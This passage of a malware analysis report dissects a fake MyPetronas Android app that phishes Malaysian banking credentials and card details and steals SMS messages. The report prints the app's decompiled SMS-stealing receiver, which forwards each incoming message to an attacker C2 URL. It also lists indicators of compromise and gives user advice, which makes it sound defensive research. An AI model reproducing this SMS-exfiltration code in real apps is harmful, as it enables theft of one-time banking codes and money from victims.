

Figure 15: User password form

Soon after victims click the login button, both the username and password of the victims will be sent to the API server via the POST method containing the username, password, bank name, agent id, sid, and app name which can be seen in the code in a Javascript file named *post.js* that will be call by the HTML when the victims clicking the login button.



Figure 16: JS file used for post data of online bank credential

In the figure below shows the request of the network activity happened when the button login is clicked using a dummy credential.



Figure 17: Intercepted request

This is a critical part of the communication toward the API server (apart from the SMS stealer which will be mention in the next section) where the scammer retrieves and steals the credential of Malaysian's online banking accounts.

The list of bank include:

- Maybank
- Affin Bank
- Public Bank

- CIMB
- BSN
- RHB
- UOB
- Ambank
- Bank Islam
- Hong Leong Bank
- Bank Muamalat

While for the credit card payment, figure below shows the interface of the fake ipay88 credit card form.



Figure 18: Credit card form interface

The Javascript file for the credit card information stealer is shown below where the threat actor will receive the Card number, Card expired, and CVC number in the variable *uname*.



Figure 19: JS file to post Credit Card data to API server

After the data is sent to the attacker's API server, the application will redirect the victim to a page with a popup box saying "*Connection timeout. Please try again.*" just to lure the trust of users.



Figure 20: Redirect page after submit data

SMS stealer

For SMS stealer behavior, the malicious application statically declares a broadcast receiver of *BROADCAST_SMS* in *AndroidManifest* file. The APK uses the broadcast receiver to listen for any incoming message and send the incoming SMS data to the attacker API server. Intently to get TAC code of the banking transaction for the illegal transaction.

AndroidManifest.xml | MainActivity | MyApplication | MyReciever

```
106             </intent-filter>
101         </service>
118         <receiver android:name="com.app.workshop.activities.MyReciever"
    android:permission="android.permission.BROADCAST_SMS" android:enabled="true"
    android:exported="true">
123             <intent-filter>
124                 <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
125                 <action android:name="android.provider.Telephony.SMS_DELIVER"/>
123             </intent-filter>
118         </receiver>
```

Figure 21: SMS receiver

In the class *MyReciever*, the method *onReceive* will be triggered when an SMS is coming in and the application will send the SMS data to the URL *hxxps://sgbx.online?pass=app168&cmd=sms&sid=%1$s&sms=%2$s* where the sid and SMS parameter are filled per the incoming message data.

```
30  public class MyReciever extends BroadcastReceiver {
        private static final String SMS_RECEIVED = "android.provider.Telephony.SMS_RECEIVED";
        private static final String TAG = "SMSBroadcastReceiver";
        private String sms;

        @Override // android.content.BroadcastReceiver
31      public void onReceive(Context context, Intent intent) {
32          if (intent.getAction() == SMS_RECEIVED) {
33              String android_id = Settings.Secure.getString(context.getContentResolver(), "android_id");
35              Bundle bundle = intent.getExtras();
36              if (bundle != null) {
37                  Object[] pdus = (Object[]) bundle.get("pdus");
38                  SmsMessage[] messages = new SmsMessage[pdus.length];
                    for (int i = 0; i < pdus.length; i++) {
40                      messages[i] = SmsMessage.createFromPdu((byte[]) pdus[i]);
                    }
42                  int i2 = messages.length;
                    if (i2 > -1) {
44                      this.sms = messages[0].getMessageBody();
                    }
                    try {
50                      this.sms = URLEncoder.encode(this.sms, StandardCharsets.UTF_8.toString());
                    } catch (UnsupportedEncodingException e) {
52                      e.printStackTrace();
                    }
55                  RequestQueue queue = Volley.newRequestQueue(context);
                    String uri = String.format("https://sgbx.online?pass=app168&cmd=sms&sid=%1$s&sms=%2$s", android_id, this.sms);
57                  StringRequest myReq = new StringRequest(0, uri, null, null);
58                  queue.add(myReq);
                }
            }
        }
    }
```

Figure 22: SMS broadcast receiver to send the SMS to API server

From this point, the attacker will receive the SMS data sent by the application as well as the banking information credential.

Observation

Our malware researchers observe that this malicious Android uses an Android source code template from Solodroid by Indonesian developer. Based on the information of the template, this application should have an admin dashboard to control the application products.



Figure 23: https://codecanyon.net/item/ecommerce-online-shop-app/10442576?s_rank=19

Differentiating the code of the demo application of the Solodroid eCommerce Android App shows the exact same as the decompiled code. The only different is the permission, custom

page and few of malicious broadcast receiver.



Figure 24: Different decompiled code of original Solodroid application and MyPetronas

If we look at the right side of the figure, the malicious application alters the *MainActivity* file to adjust the application to request permission for the default SMS application.

NBS malware researchers also observed that this MyPetronas malicious application was likely being developed by the same actor of the CleaningServiceMalaysia, KleanHouz, Maid4u, and Travel app samples where all of these samples shared the same pattern of modus operand, C2 URL path (but different domain name), and also malicious code.

The below figures show the MainActivity of *islandtravel.apk*, *KleanHouz.apk,* and *MyPetronas.apk* shared the same code which gave us the clue that the threat actor might be the same player and malware author.



Figure 25: islandtravel.apk



Figure 26: kleanhouz.apk



Figure 27: MyPetronas.apk

From Netbytesec's point of view, this threat actor is not the same as the Bank Negara Malaysia scam application and a few other scamming applications like EGrocer or ChickFood where Netbytesec threat analysts observe the C2 infrastructure and malicious code are quite different.

Summary

The Petronas fake application is used by the scammer as a decoy to phish users' online banking credentials and credit card information. The APK also has capabilities such as stealing users' SMS data. All the retrieved and stolen data is submitted to the C2 server of the attacker using the API of the C2 server. The attacker uses information such as banking credentials, credit card information, and SMS content to get the OTP of the transaction to perform the illegal transaction. The APK has the same pattern of code and URL path of collected domains which might support our assumption that the threat actor of the previous Maid Cleaning service app is the same as this one.

Recommendation

All banking and Android users must aware of this type of scamming activity to avoid being one of the victims. If you are one of the victims and already installed the malicious application, please uninstall the application and report it to your bank for further action. All the associated Banks parties must also notify users and make awareness about this scam modus operandi as it would affect the brand name of the bank where most of the victims will instead accuse the bank organization if the money in their bank account got stolen and gone

as this threat actor will never stop doing these illegal activities and keep evolving from time to time upgrading their techniques, tactics, and procedure to steal money from victims.

Prevention

- Download and install application only from official Google Play Store.
- Be very careful enabling any dangerous permissions while using the application.

Indicator of Compromises

MD5 Hash

f7d4a2b5fdb45c258fccd3059d12fee9

Domain name

- pt-gift.store – Landing page
- gpost996.online – retrieve banking information
- lapks.online – retrieve user information
- sgbx.online – retrieve SMS

URLs

- *hxxps://lapks.online/skyblue_888a/api/api.php?post_order* – Post user information to C&C server
- *hxxps://gpost996.online/post.php* – Post online banking credential to C&C server
- *hxxps://sgbx.online?pass=app168&cmd=sms&sid=%1$s&sms=%2$s* – Post SMS data to C&C server

Credit

Netbytesec credit to Jacob Soo for sharing and giving insight about the sample on Twitter.